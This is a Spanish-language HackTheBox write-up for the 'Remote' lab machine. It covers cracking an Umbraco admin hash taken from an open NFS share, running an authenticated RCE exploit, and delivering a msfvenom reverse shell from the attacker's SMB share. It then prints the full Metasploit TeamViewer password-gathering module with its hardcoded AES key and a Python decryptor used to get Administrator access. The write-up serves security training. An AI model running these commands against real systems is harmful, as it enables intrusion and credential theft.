
HackTheBox
Remote
Índice▾
Técnicas vistas
- Web Enumeration
- NFS Enumeration - Showmount
- Information Leakage
- Abusing Umbraco Admin Panel
- Umbraco CMS - Remote Code Execution by authenticated administrators
- Obtaining the TeamViewer password from the system registers (AES128 - CBC) [Privilege Escalation]
Preparación
Reconocimiento
Nmap
Iniciaremos el escaneo de Nmap con la siguiente línea de comandos:
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.10.180 -oG nmap/allPorts | Parámetro | Descripción |
|---|---|
-p- | Escanea todos los puertos (1-65535). |
--open | Muestra solo puertos abiertos. |
-sS | Escaneo SYN (rápido y sigiloso). |
--min-rate 5000 | Envía al menos 5000 paquetes por segundo para acelerar el escaneo. |
-vvv | Máxima verbosidad, muestra más detalles en tiempo real. |
-n | Evita resolución DNS. |
-Pn | Asume que el host está activo, sin hacer ping previo. |
10.10.10.180 | Dirección IP objetivo. |
-oG nmap/allPorts | Guarda la salida en formato grepable para procesar con herramientas como grep o awk. |
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
111/tcp   open  rpcbind      syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
2049/tcp  open  nfs          syn-ack ttl 127
5985/tcp  open  wsman        syn-ack ttl 127
47001/tcp open  winrm        syn-ack ttl 127
49664/tcp open  unknown      syn-ack ttl 127
49665/tcp open  unknown      syn-ack ttl 127
49666/tcp open  unknown      syn-ack ttl 127
49667/tcp open  unknown      syn-ack ttl 127
49678/tcp open  unknown      syn-ack ttl 127
49679/tcp open  unknown      syn-ack ttl 127
49680/tcp open  unknown      syn-ack ttl 127
Ahora con la función extractPorts, extraeremos los puertos abiertos y nos los copiaremos al clipboard para hacer un escaneo más profundo:
extractPorts () {
	ports="$(cat $1 | grep -oP '\d{1,5}/open' | awk '{print $1}' FS='/' | xargs | tr ' ' ',')"
	ip_address="$(cat $1 | grep -oP '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}' | sort -u | head -n 1)"
	echo -e "\n[*] Extracting information...\n" > extractPorts.tmp
	echo -e "\t[*] IP Address: $ip_address" >> extractPorts.tmp
	echo -e "\t[*] Open ports: $ports\n" >> extractPorts.tmp
	echo $ports | tr -d '\n' | xclip -sel clip
	echo -e "[*] Ports copied to clipboard\n" >> extractPorts.tmp
	/bin/batcat --paging=never extractPorts.tmp
	rm extractPorts.tmp
}
nmap -sVC -p21,80,111,135,139,445,2049,5985,47001,49664,49665,49666,49667,49678,49679,496805 10.10.10.180 -oN nmap/targeted| Parámetro | Descripción |
|---|---|
-sV | Detecta la versión de los servicios que están corriendo en los puertos abiertos. |
-C | Ejecuta scripts NSE de detección de versiones y configuración. |
-p | Escanea únicamente los puertos seleccionados. |
10.10.10.180 | Dirección IP objetivo. |
-oN nmap/targeted | Guarda la salida en formato normal en el archivo indicado. |
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-09-20T22:16:44
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Fuzzing
Usaremos wfuzz para descubrir archivos ocultos en la web:
❯ wfuzz -c -L --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt http://10.10.10.180/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.180/FUZZ
Total requests: 26583

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000228:   500        80 L     276 W      3420 Ch     "product"
000000029:   200        124 L    331 W      7880 Ch     "contact"
000000051:   200        95 L     189 W      4040 Ch     "install"
000000299:   200        116 L    222 W      3313 Ch     "intranet"
000000170:   200        129 L    302 W      5320 Ch     "products"
000000779:   200        161 L    428 W      5441 Ch     "about-us"
000000712:   200        167 L    330 W      6739 Ch     "people"
000000845:   200        95 L     189 W      4040 Ch     "umbraco"

Umbraco CMS
La ruta Umbraco nos redirije al panel de login de dicho CMS:
Searchsploit
Vamos a buscar vulnerabilidades:
❯ searchsploit Umbraco CMS
------------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                                                        |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Umbraco CMS - Remote Command Execution (Metasploit)                                                                                                   | windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                                                                                            | aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)                                                                                            | aspx/webapps/49488.py
Umbraco CMS 8.9.1 - Directory Traversal                                                                                                               | aspx/webapps/50241.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                                                                                            | php/webapps/44988.txt
------------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
No vemos nada muy interesante de momento porque necesitan autenticación.
NFS (Network File System)
En el puerto 111 teneos disponible NFS (Network File System) y mountd, vamos a comprobar que recursos están disponibles. Esto lo haremos mediante el comando:
❯ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
Vemos que nos comparte un directorio de manera pública, para ver que contiene deberemos hacer lo siguiente:
sudo mkdir -p /mnt/remotesudo mount -t nfs -o ro,nolock,vers=3 10.10.10.180:/site_backups /mnt/remoteAhora si accedemos al directorio podremos ver lo que nos comparte el servidor:
❯ ls -lah
drwx------ nobody nogroup 4.0 KB Sun Feb 23 19:35:48 2020 .
drwxr-xr-x root root 4.0 KB Wed Sep 24 16:06:29 2025 ..
drwx------ nobody nogroup 64 B Thu Feb 20 18:16:39 2020 App_Browsers
drwx------ nobody nogroup 4.0 KB Thu Feb 20 18:17:19 2020 App_Data
drwx------ nobody nogroup 4.0 KB Thu Feb 20 18:16:40 2020 App_Plugins
drwx------ nobody nogroup 64 B Thu Feb 20 18:16:40 2020 aspnet_client
drwx------ nobody nogroup 48 KB Thu Feb 20 18:16:42 2020 bin
drwx------ nobody nogroup 8.0 KB Thu Feb 20 18:16:42 2020 Config
drwx------ nobody nogroup 64 B Thu Feb 20 18:16:42 2020 css
drwx------ nobody nogroup 4.0 KB Thu Feb 20 18:16:42 2020 Media
drwx------ nobody nogroup 64 B Thu Feb 20 18:16:42 2020 scripts
drwx------ nobody nogroup 8.0 KB Thu Feb 20 18:16:47 2020 Umbraco
drwx------ nobody nogroup 4.0 KB Thu Feb 20 18:16:47 2020 Umbraco_Client
drwx------ nobody nogroup 4.0 KB Thu Feb 20 18:16:47 2020 Views
.rwx------ nobody nogroup 152 B Thu Nov 1 18:06:44 2018 default.aspx
.rwx------ nobody nogroup 89 B Thu Nov 1 18:06:44 2018 Global.asax
.rwx------ nobody nogroup 28 KB Thu Feb 20 06:57:54 2020 Web.configDespués de revisar todo el contenido, dentro de App_Data encontramos lo siguiente:
❯ grep --color=auto -rnw '/mnt/remote/App_Data' -ie "admin" --color=always 2>/dev/null
/mnt/remote/App_Data/Logs/UmbracoTraceLog.intranet.txt:79: 2020-02-20 00:12:13,455 [P4408/D19/T40] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
Dentro de dicho directorio App_Data, está el archivo Umbraco.sdf que es un binario. Si usamos el comando strings para ver cadenas de strings dentro del archivo:
❯ strings Umbraco.sdf | grep --color=auto -ie "admin@htb.local" --color=always 2>/dev/null
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
John The Ripper
❯ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese   (?)
1g 0:00:00:00 DONE (2025-09-24 17:09) 1.694g/s 16650Kp/s 16650Kc/s 16650KC/s baconandchipies1..bacon918
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
Y ya tendremos las credenciales admin@htb.local:baconandcheese.
Explotación
Si descargamos el exploit que vimos antes, y lo usamos:
❯ python3 49488.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c whoami
iis apppool\defaultapppool
Teniendo un RCE vamos a crear un meterpreter de metasploit para entablarnos una reverse shell:
❯ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.15 LPORT=4444 -f exe -o revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: revshell.exe
❯ impacket-smbserver share . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsedpython3 49488.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "copy //10.10.14.15/share/revshell.exe /Windows/Temp/revshell.exe"❯ sudo nc -lvnp 4444
[sudo] contraseña para zelpro:
listening on [any] 4444 ...python3 49488.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "/Windows/Temp/revshell.exe"Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
C:\Users\Public\Desktop>type user.txt
1de34bdcb0142d7215b1...Escalada de privilegios
Si usamos el comando tasklist para ver los procesos que están corriendo podemos ver Team Viewer:
C:\Users\Public\Desktop>  tasklist
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0          8 K
System                           4                            0        144 K
Registry                        88                            0     20,856 K
smss.exe                       292                            0      1,240 K
csrss.exe                      372                            0      5,232 K
wininit.exe                    480                            0      6,952 K
csrss.exe                      488                            1      4,752 K
winlogon.exe                   544                            1     16,328 K
services.exe                   620                            0      7,976 K
lsass.exe                      636                            0     14,296 K
svchost.exe                    740                            0     14,408 K
fontdrvhost.exe                768                            0      4,032 K
fontdrvhost.exe                764                            1      4,300 K
svchost.exe                    848                            0     10,200 K
dwm.exe                        924                            1     36,304 K
svchost.exe                    976                            0     58,744 K
svchost.exe                     68                            0     18,992 K
svchost.exe                    248                            0     17,804 K
svchost.exe                   1048                            0     15,700 K
svchost.exe                   1056                            0     19,388 K
vm3dservice.exe               1140                            0      6,608 K
svchost.exe                   1172                            0     21,952 K
svchost.exe                   1332                            0      7,892 K
svchost.exe                   1396                            0     15,776 K
svchost.exe                   1620                            0      7,324 K
spoolsv.exe                   1936                            0     16,424 K
svchost.exe                   2004                            0     10,820 K
svchost.exe                   2012                            0     33,876 K
svchost.exe                   2024                            0     12,012 K
inetinfo.exe                   664                            0     15,420 K
svchost.exe                   2128                            0     12,416 K
vmtoolsd.exe                  2164                            0     18,980 K
svchost.exe                   2184                            0      7,488 K
TeamViewer_Service.exe        2192                            0     22,788 K
VGAuthService.exe             2200                            0     10,576 K
svchost.exe                   2212                            0      8,468 K
MsMpEng.exe                   2220                            0    113,368 K
nfssvc.exe                    2332                            0      5,308 K
svchost.exe                   2344                            0     12,328 K
dllhost.exe                   1452                            0     13,488 K
msdtc.exe                     3188                            0     10,412 K
WmiPrvSE.exe                  3444                            0     19,424 K
LogonUI.exe                   3776                            1     45,732 K
SecurityHealthService.exe     3712                            0     10,808 K
w3wp.exe                      4344                            0    384,928 K
SearchIndexer.exe              760                            0     19,716 K
svchost.exe                   4500                            0     12,860 K
cmd.exe                       3784                            0      4,656 K
conhost.exe                   1032                            0     10,896 K
tasklist.exe                  7332                            0      7,776 K
En metasploit tenemoms un módulo para conseguir las credenciales de este servicio, lo podemos buscar de la siguiente manera:
❯ locate teamviewer | grep metasploit
/usr/share/doc/metasploit-framework/modules/auxiliary/server/teamviewer_uri_smb_redirect.md
/usr/share/doc/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.md
/usr/share/metasploit-framework/modules/auxiliary/server/teamviewer_uri_smb_redirect.rb
/usr/share/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.rb
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
#
# @blurbdust based this code off of https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/gpp.rb
# and https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/enum_ms_product_keys.rb
##
class MetasploitModule < Msf::Post
include Msf::Post::Windows::Registry
def initialize(info = {})
super(
update_info(
info,
'Name' => 'Windows Gather TeamViewer Passwords',
'Description' => %q{ This module will find and decrypt stored TeamViewer passwords },
'License' => MSF_LICENSE,
'References' => [
['CVE', '2019-18988'], [ 'URL', 'https://whynotsecurity.com/blog/teamviewer/'],
[ 'URL', 'https://www.cnblogs.com/Kali-Team/p/12468066.html' ]
],
'Author' => [ 'Nic Losby <blurbdust[at]gmail.com>', 'Kali-Team <kali-team[at]qq.com>'],
'Platform' => [ 'win' ],
'SessionTypes' => [ 'meterpreter' ],
'Notes' => {
'Stability' => [CRASH_SAFE],
'SideEffects' => [],
'Reliability' => []
},
'Compat' => {
'Meterpreter' => {
'Commands' => %w[
stdapi_railgun_api
stdapi_railgun_api_multi
stdapi_railgun_memread
stdapi_railgun_memwrite
stdapi_sys_process_get_processes
]
}
}
)
)
register_options(
[
OptString.new('WINDOW_TITLE', [ false, 'Specify a title for getting the window handle, e.g. TeamViewer', 'TeamViewer']),
]
)
end
def app_list
results = ''
keys = [
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version7', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version8', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version9', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version10', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version11', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version12', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version13', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version14', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version15', 'Version' ],
[ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer', 'Version' ],
[ 'HKLM\\SOFTWARE\\TeamViewer\\Temp', 'SecurityPasswordExported' ],
[ 'HKLM\\SOFTWARE\\TeamViewer', 'Version' ],
]
locations = [
{ value: 'OptionsPasswordAES', description: 'Options Password' },
{ value: 'SecurityPasswordAES', description: 'Unattended Password' }, # for < v9.x
{ value: 'SecurityPasswordExported', description: 'Exported Unattended Password' },
{ value: 'ServerPasswordAES', description: 'Backend Server Password' }, # unused according to TeamViewer
{ value: 'ProxyPasswordAES', description: 'Proxy Password' },
{ value: 'LicenseKeyAES', description: 'Perpetual License Key' }, # for <= v14
]
keys.each_key do |parent_key|
locations.each do |location|
secret = registry_getvaldata(parent_key, location[:value])
next if secret.nil?
plaintext = decrypt(secret)
next if plaintext.nil?
print_good("Found #{location[:description]}: #{plaintext}")
results << "#{location[:description]}: #{plaintext}\n"
store_valid_credential(
user: nil,
private: plaintext,
private_type: :password,
service_data: {
address: session.session_host,
last_attempted_at: nil,
origin_type: :session,
port: 5938, # https://community.teamviewer.com/t5/Knowledge-Base/Which-ports-are-used-by-TeamViewer/ta-p/4139
post_reference_name: refname,
protocol: 'tcp',
service_name: 'teamviewer',
session_id: session_db_id,
status: Metasploit::Model::Login::Status::UNTRIED
}
)
end
end
# Only save data to disk when there's something in the table
unless results.empty?
path = store_loot('host.teamviewer_passwords', 'text/plain', session, results, 'teamviewer_passwords.txt', 'TeamViewer Passwords')
print_good("Passwords stored in: #{path}")
end
end
def decrypt(encrypted_data)
password = ''
return password unless encrypted_data
password = ''
key = "\x06\x02\x00\x00\x00\xa4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = "\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
aes = OpenSSL::Cipher.new('AES-128-CBC')
begin
aes.decrypt
aes.key = key
aes.iv = iv
plaintext = aes.update(encrypted_data)
password = Rex::Text.to_ascii(plaintext, 'utf-16le')
if plaintext.empty?
return nil
end
rescue OpenSSL::Cipher::CipherError => e
print_error("Unable to decrypt the data. Exception: #{e}")
end
password
end
def get_window_text(window_hwnd)
if window_hwnd
addr = session.railgun.util.alloc_and_write_wstring('Kali-Team')
client.railgun.user32.SendMessageW(window_hwnd, 'WM_GETTEXT', 1024, addr)
text = session.railgun.util.read_wstring(addr)
session.railgun.util.free_data(addr)
if text.strip == ''
return nil
else
return text
end
else
return nil
end
end
# EnumWindows Function not work in RailGun, I don't know how to define the lpEnumFunc parameter
def enum_id_and_password(hwnd_main)
hwnd_mwrcp = client.railgun.user32.FindWindowExW(hwnd_main, nil, 'MainWindowRemoteControlPage', nil)
hwnd_irccv = client.railgun.user32.FindWindowExW(hwnd_mwrcp['return'], nil, 'IncomingRemoteControlComponentView', nil)
hwnd_custom_runner_id = client.railgun.user32.FindWindowExW(hwnd_irccv['return'], nil, 'CustomRunner', nil)
hwnd_custom_runner_pass = client.railgun.user32.FindWindowExW(hwnd_irccv['return'], hwnd_custom_runner_id['return'], 'CustomRunner', nil)
# find edit box handle
hwnd_id_edit_box = client.railgun.user32.FindWindowExW(hwnd_custom_runner_id['return'], nil, 'Edit', nil)
print_status("Found handle to ID edit box 0x#{hwnd_id_edit_box['return'].to_s(16).rjust(8, '0')}")
hwnd_pass_edit_box = client.railgun.user32.FindWindowExW(hwnd_custom_runner_pass['return'], nil, 'Edit', nil)
print_status("Found handle to Password edit box 0x#{hwnd_pass_edit_box['return'].to_s(16).rjust(8, '0')}")
# get window text
if hwnd_id_edit_box['return'] && hwnd_pass_edit_box['return']
print_good("ID: #{get_window_text(hwnd_id_edit_box['return'])}")
print_good("PASSWORD: #{get_window_text(hwnd_pass_edit_box['return'])}")
else
print_error('Handle for TeamViewer ID or password edit box not found')
end
end
def enum_email_and_password(hwnd_main)
hwnd_lp = client.railgun.user32.FindWindowExW(hwnd_main, nil, 'LoginPage', nil)
hwnd_lfv = client.railgun.user32.FindWindowExW(hwnd_lp['return'], nil, 'LoginFormView', nil)
# find edit box handle
hwnd_email_edit_box = client.railgun.user32.FindWindowExW(hwnd_lfv['return'], nil, 'Edit', nil)
print_status("Found handle to Email edit box 0x#{hwnd_email_edit_box['return'].to_s(16).rjust(8, '0')}")
hwnd_pass_edit_box = client.railgun.user32.FindWindowExW(hwnd_lfv['return'], hwnd_email_edit_box['return'], 'Edit', nil)
print_status("Found handle to Password edit box 0x#{hwnd_pass_edit_box['return'].to_s(16).rjust(8, '0')}")
# Remove ES_PASSWORD style
# https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowlongw
# https://docs.microsoft.com/en-us/windows/win32/controls/edit-control-styles
# GWL_STYLE -16
client.railgun.user32.SetWindowWord(hwnd_pass_edit_box['return'], -16, 0)
# get window text
email_text = get_window_text(hwnd_email_edit_box['return'])
pass_text = get_window_text(hwnd_pass_edit_box['return'])
if email_text
print_good("EMAIL: #{email_text}")
else
print_error('Handle for TeamViewer ID or Password edit box not found')
end
if pass_text
print_good("PASSWORD: #{pass_text}")
else
print_error('No password in Password edit box')
end
end
def run
print_status("Finding TeamViewer Passwords on #{sysinfo['Computer']}")
app_list
print_status('<---------------- | Using Window Technique | ---------------->')
parent_key = 'HKEY_CURRENT_USER\\Software\\TeamViewer'
language = registry_getvaldata(parent_key, 'SelectedLanguage')
version = registry_getvaldata(parent_key, 'IntroscreenShownVersion')
print_status("TeamViewer's language setting options are '#{language}'")
print_status("TeamViewer's version is '#{version}'")
hwnd = client.railgun.user32.FindWindowW('#32770', datastore['WINDOW_TITLE'])['return']
# Try to get window handle through registry
if !hwnd
hwnd = registry_getvaldata(parent_key, 'MainWindowHandle')
end
if hwnd != 0
print_good("TeamViewer's title is '#{get_window_text(hwnd)}'")
enum_id_and_password(hwnd)
enum_email_and_password(hwnd)
else
if !session.sys.process.each_process.find { |i| i['name'].downcase == 'TeamViewer.exe'.downcase }
print_error('Unable to find TeamViewer\'s process')
return false
end
print_error('Unable to find TeamViewer\'s window. Try to set window title')
return false
end
end
endPrimero necesitamos ver que versión se está usando:
C:\Program Files (x86)\TeamViewer>dir
 Volume in drive C has no label.
 Volume Serial Number is D582-9880

 Directory of C:\Program Files (x86)\TeamViewer

02/20/2020  03:14 AM    <DIR>          .
02/20/2020  03:14 AM    <DIR>          ..
09/25/2025  05:42 AM    <DIR>          Version7
               0 File(s)              0 bytes
               3 Dir(s)  13,256,019,968 bytes free
Sabiendo la versión, abriremos una terminal powershell y accederemos al siguiente directorio:
PS C:\> cd HKLM:SOFTWARE\WOW6432Node\TeamViewer\Version7Una vez aquí obtendremos SecurityPasswordAES con los siguientes comandos:
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> Get-ItemProperty .
StartMenuGroup            : TeamViewer 7
InstallationDate          : 2020-02-20
InstallationDirectory     : C:\Program Files (x86)\TeamViewer\Version7
Always_Online             : 1
Security_ActivateDirectIn : 0
Version                   : 7.0.43148
ClientIC                  : 301094961
PK                        : {191, 173, 42, 237...}
SK                        : {248, 35, 152, 56...}
LastMACUsed               : {, 005056945C52}
MIDInitiativeGUID         : {514ed376-a4ee-4507-a28b-484604ed0ba0}
MIDVersion                : 1
ClientID                  : 1769137322
CUse                      : 1
LastUpdateCheck           : 1704810710
UsageEnvironmentBackup    : 1
SecurityPasswordAES       : {255, 155, 28, 115...}
MultiPwdMgmtIDs           : {admin}
MultiPwdMgmtPWDs          : {357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77}
Security_PasswordStrength : 3
PSPath                    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Vers
                            ion7
PSParentPath              : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer
PSChildName               : Version7
PSDrive                   : HKLM
PSProvider                : Microsoft.PowerShell.Core\Registry

PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> (Get-ItemProperty .).SecurityPasswordAES
255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
47
108
226
209
225
243
218
126
141
55
107
38
57
78
91
Esto es lo único que necesitamos, vamos a montarnos un script con python para conseguir la contraseña. La clave es AES-128-CBC.
from itertools import product
from Crypto.Cipher import AES
import Crypto.Cipher.AES

# Obtenidos del propio script de metasploit
IV = b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
key = b"\x06\x02\x00\x00\x00\xa4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"

# AES-128-CBC Visto en el script de metasploit
decipher = AES.new(key,AES.MODE_CBC,IV)

# SecurityPasswordAES
ciphertext = bytes([255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,107,38,57,78,91])

plaintext = decipher.decrypt(ciphertext).decode()

print(plaintext)
❯ python3 decrypt_password.py
!R3m0te!Vamos a ver si podemos conectarnos en remoto con crackmapexec:
❯ crackmapexec winrm 10.10.10.180 -u 'Administrator' -p '!R3m0te!'
SMB         10.10.10.180    5985   REMOTE           [*] Windows 10 / Server 2019 Build 17763 (name:REMOTE) (domain:remote)
HTTP        10.10.10.180    5985   REMOTE           [*] http://10.10.10.180:5985/wsman
WINRM       10.10.10.180    5985   REMOTE           [+] remote\Administrator:!R3m0te! (Pwn3d!)
❯ evil-winrm -u 'Administrator' -p '!R3m0te!' -i 10.10.10.180
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
remote\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
2fa0cd4fc081ad703fd33d7605ecf140Máquina comprometidaPwned! · ver logro en Hack The Box
Relacionados


